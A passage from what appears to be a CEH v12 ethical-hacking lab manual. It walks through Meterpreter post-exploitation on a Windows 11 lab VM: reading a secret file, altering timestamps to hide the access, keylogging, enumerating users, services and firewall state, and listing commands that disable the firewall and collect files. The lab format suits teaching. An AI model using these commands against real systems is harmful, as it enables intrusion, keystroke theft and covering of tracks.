IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running a Meterpreter session on a Windows 11 system. The session information includes:

- Logged On Users : 2
- Meterpreter : x86/windows

The user has run the command "ipconfig" which displays network interface details:

- Interface 1:
 - Name : Software Loopback Interface 1
 - Hardware MAC : 00:00:00:00:00:00
 - MTU : 4294967295
 - IPv4 Address : 127.0.0.1
 - IPv4 Netmask : 255.0.0.0
 - IPv6 Address : ::1
 - IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
- Interface 8:
 - Name : Microsoft Hyper-V Network Adapter
 - Hardware MAC : 00:15:5d:01:80:00
 - MTU : 1500
 - IPv4 Address : 10.10.1.11
 - IPv4 Netmask : 255.255.255.0
 - IPv6 Address : fe80::709f:40d1:26a1:f4ac
 - IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

The user has also run the commands "getuid", "username", and "pwd" to check their privileges and current directory:

- meterpreter > getuid
- Server username: Windows11\Admin
- meterpreter > pwd
- C:\Users\Admin\Downloads

30. Type **ls** and press **Enter** to list the files in the current working directory.

```

msfconsole - Parrot Terminal
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====

Mode          Size     Type   Last modified      Name
----          ----     ---    -----           ---
100777/rwxrwxrwx 73802   fil    2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802   fil    2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45      fil    2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605  fil    2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282     fil    2022-01-27 01:06:09 -0500 desktop.ini

meterpreter >

```

31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot BeRoot
Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====

Mode          Size     Type   Last modified      Name
----          ----     ---    -----           ---
100777/rwxrwxrwx 73802   fil    2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802   fil    2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45      fil    2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605  fil    2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282     fil    2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789." meterpreter >

```

32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the timestamp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestamp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```

MTU      : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode  Size  Type  Last modified      Name
----  ---  ----  -----  -----
100777/rwxrwxrwx  73802  fil   2022-04-05 05:29:13 -0400  Backdoor.exe
100777/rwxrwxrwx  73802  fil   2022-04-05 03:42:14 -0400  Exploit.exe
100666/rw-rw-rw-  45    fil   2022-04-05 05:03:45 -0400  Secret.txt
100777/rwxrwxrwx  6281605 fil   2022-04-05 03:49:32 -0400  beRoot.exe
100666/rw-rw-rw-  282   fil   2022-01-27 01:06:09 -0500  desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified      : 2022-04-05 06:04:20 -0400
Accessed      : 2022-04-05 06:34:26 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >

```

34. To change the **MACE** value, type **timestamp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

Note: **-m**: specifies the modified value.

msfconsole - Parrot Terminal

```

IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2022-04-05 05:29:13 -0400	Backdoor.exe
100777/rwxrwxrwx	73802	fil	2022-04-05 03:42:14 -0400	Exploit.exe
100666/rw-rw-rw-	45	fil	2022-04-05 05:03:45 -0400	Secret.txt
100777/rwxrwxrwx	6281605	fil	2022-04-05 03:49:32 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2022-01-27 01:06:09 -0500	desktop.ini

```

meterpreter > cat Secret.txt
"My credit card account number is 123456789." meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter >
```

35. You can see the changed **Modified** value by issuing the command **timestamp Secret.txt -v**.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
```

```

meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2022-04-05 05:29:13 -0400	Backdoor.exe
100777/rwxrwxrwx	73802	fil	2022-04-05 03:42:14 -0400	Exploit.exe
100666/rw-rw-rw-	45	fil	2022-04-05 05:03:45 -0400	Secret.txt
100777/rwxrwxrwx	6281605	fil	2022-04-05 03:49:32 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2022-01-27 01:06:09 -0500	desktop.ini

```

meterpreter > cat Secret.txt
"My credit card account number is 123456789." meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >
```

36. Similarly, you can change the **Accessed** (-a), **Created** (-c), and **Entry Modified** (-e) values of a particular file.

37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Listing: C:\Users\Admin\Downloads
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
100777/rwxrwxrwx 73802  fil   2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802  fil   2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45     fil   2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil   2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282    fil   2022-01-27 01:06:09 -0500 desktop.ini
[+] README license

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified       : 2022-04-05 06:04:20 -0400
Accessed       : 2022-04-05 06:34:26 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2018-02-11 08:10:03 -0500
Accessed       : 2022-04-05 06:37:22 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pid
C:\
meterpreter >

```

39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.

Note: It takes approximately 5 minutes for the search.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
100666/rw-rw-rw- 45 fil 2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil 2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path          Size (bytes)  Modified (UTC)
---          -----
c:\pagefile.sys 1342177280 2022-04-05 05:01:58 -0400

meterpreter >

```

41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as keylogging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini


[*] Backdoor created: BeRoot

meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path          Size (bytes)  Modified (UTC)
---          -----
c:\pagefile.sys 1342177280 2022-04-05 05:01:58 -0400

meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter >

```

42. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine, create a text file, and start typing something.



43. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.

44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

45. Type **shell** and press **Enter** to open a shell in meterpreter.

46. Type **dir /ah** and press **Enter**, to retrieve the directory names with hidden attributes.

C:\>

Menu msfconsole - Parrot Ter...

47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services

```
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 8072
    FLAGS              :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 1   STOPPED
    WIN32_EXIT_CODE    : 1077 (0x435)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 0
    FLAGS              :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 1   STOPPED
```

48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.

```
C:\>netsh firewall show state
netsh firewall show state

Firewall status:
-----
Profile = Standard
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version = Windows Defender Firewall
Remote admin mode = Disable

Ports currently open on all network interfaces:
Port Protocol Version Program
-----
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .
```

C:\>

msfconsole - Parrot Ter...

49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.

```
C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:
-----
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable

Service configuration for Domain profile:
Mode Customized Name
-----
Enable No Remote Desktop

Allowed programs configuration for Domain profile:
Mode Traffic direction Name / Program
-----
Backdoor.exe

Port configuration for Domain profile:
Port Protocol Mode Traffic direction Name
-----
Standard profile configuration (current):
-----
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
```

50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

Note: Results might vary when you perform this task.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Port configuration for Standard profile:
Port Protocol Mode Traffic direction Name
-----
Log configuration:
File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size = 4096 KB
Dropped packets = Disable
Connections = Disable
README License

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

Backdoor.exe
C:\>wmic /node:"" product get name,version,vendor
wmic /node:"" product get name,version,vendor
Name Vendor Version
Java 8 Update 321 (64-bit) Oracle Corporation 8.0.3210.7
Adobe Acrobat DC (64-bit) Adobe 22.001.20085
Microsoft Update Health Tools Microsoft Corporation 2.87.0.0
Java Auto Updater Oracle Corporation 2.8.321.7

```

51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Adobe Acrobat DC (64-bit) Adobe 22.001.20085
Microsoft Update Health Tools Microsoft Corporation 2.87.0.0
Java Auto Updater Oracle Corporation 2.8.321.7

C:\>wmic cpu get
wmic cpu get
AddressWidth Architecture AssetTag Availability Caption Characteris
tics ConfigManagerErrorCode ConfigManagerUserConfig CpuStatus CreationClassName CurrentClockSpee
d CurrentVoltage DataWidth Description DeviceID ErrorCleared ErrorDes
cription ExtClock Family InstallDate L2CacheSize L2CacheSpeed L3CacheSize L3CacheSpeed LastErr
orCode Level LoadPercentage Manufacturer MaxClockSpeed Name
NumberOfCores NumberOfEnabledCore NumberOfLogicalProcessors OtherFamilyDescription PartNumber
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status Sta
tusInfo Stepping SystemCreationClassName SystemName ThreadCount UniqueId UpgradeMethod Version
VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64 9 None 3 Intel64 Family 6 Model 85 Stepping 7
1 Win32_Processor 2095
18 Backdoor.exe 64 Intel64 Family 6 Model 85 Stepping 7 CPU0
10400 179 0 0
6 0 GenuineIntel 2095 Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
4 4 FALSE None None 0000000000000000 3
21767 CPU FALSE None None 6 OK 3
Win32_ComputerSystem FALSE WINDOWS11

```

52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.

```

msfconsole - Parrot Terminal
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status Sta
tusInfo Stepping SystemCreationClassName SystemName ThreadCount UniqueId UpgradeMethod Version
 VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64 9 None 3 Intel64 Family 6 Model 85 Stepping 7
18 64 Intel64 Family 6 Model 85 Stepping 7 CPU0
10400 179 GenuineIntel 2095 0 0
4 0 4 FALSE Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
21767 CPU FALSE None None 0K 3
      Win32_ComputerSystem WINDOWS11
      FALSE
C:\>wmic useraccount get name,sid
wmic useraccount get name,sid
Name SID
Admin S-1-5-21-211858687-566857532-2239795073-1002
Administrator S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503
Guest S-1-5-21-211858687-566857532-2239795073-501
Jason S-1-5-21-211858687-566857532-2239795073-1005
Martin S-1-5-21-211858687-566857532-2239795073-1007
Shiela S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504
C:\>

```

53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

Post Exploitation	
Command	Description
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

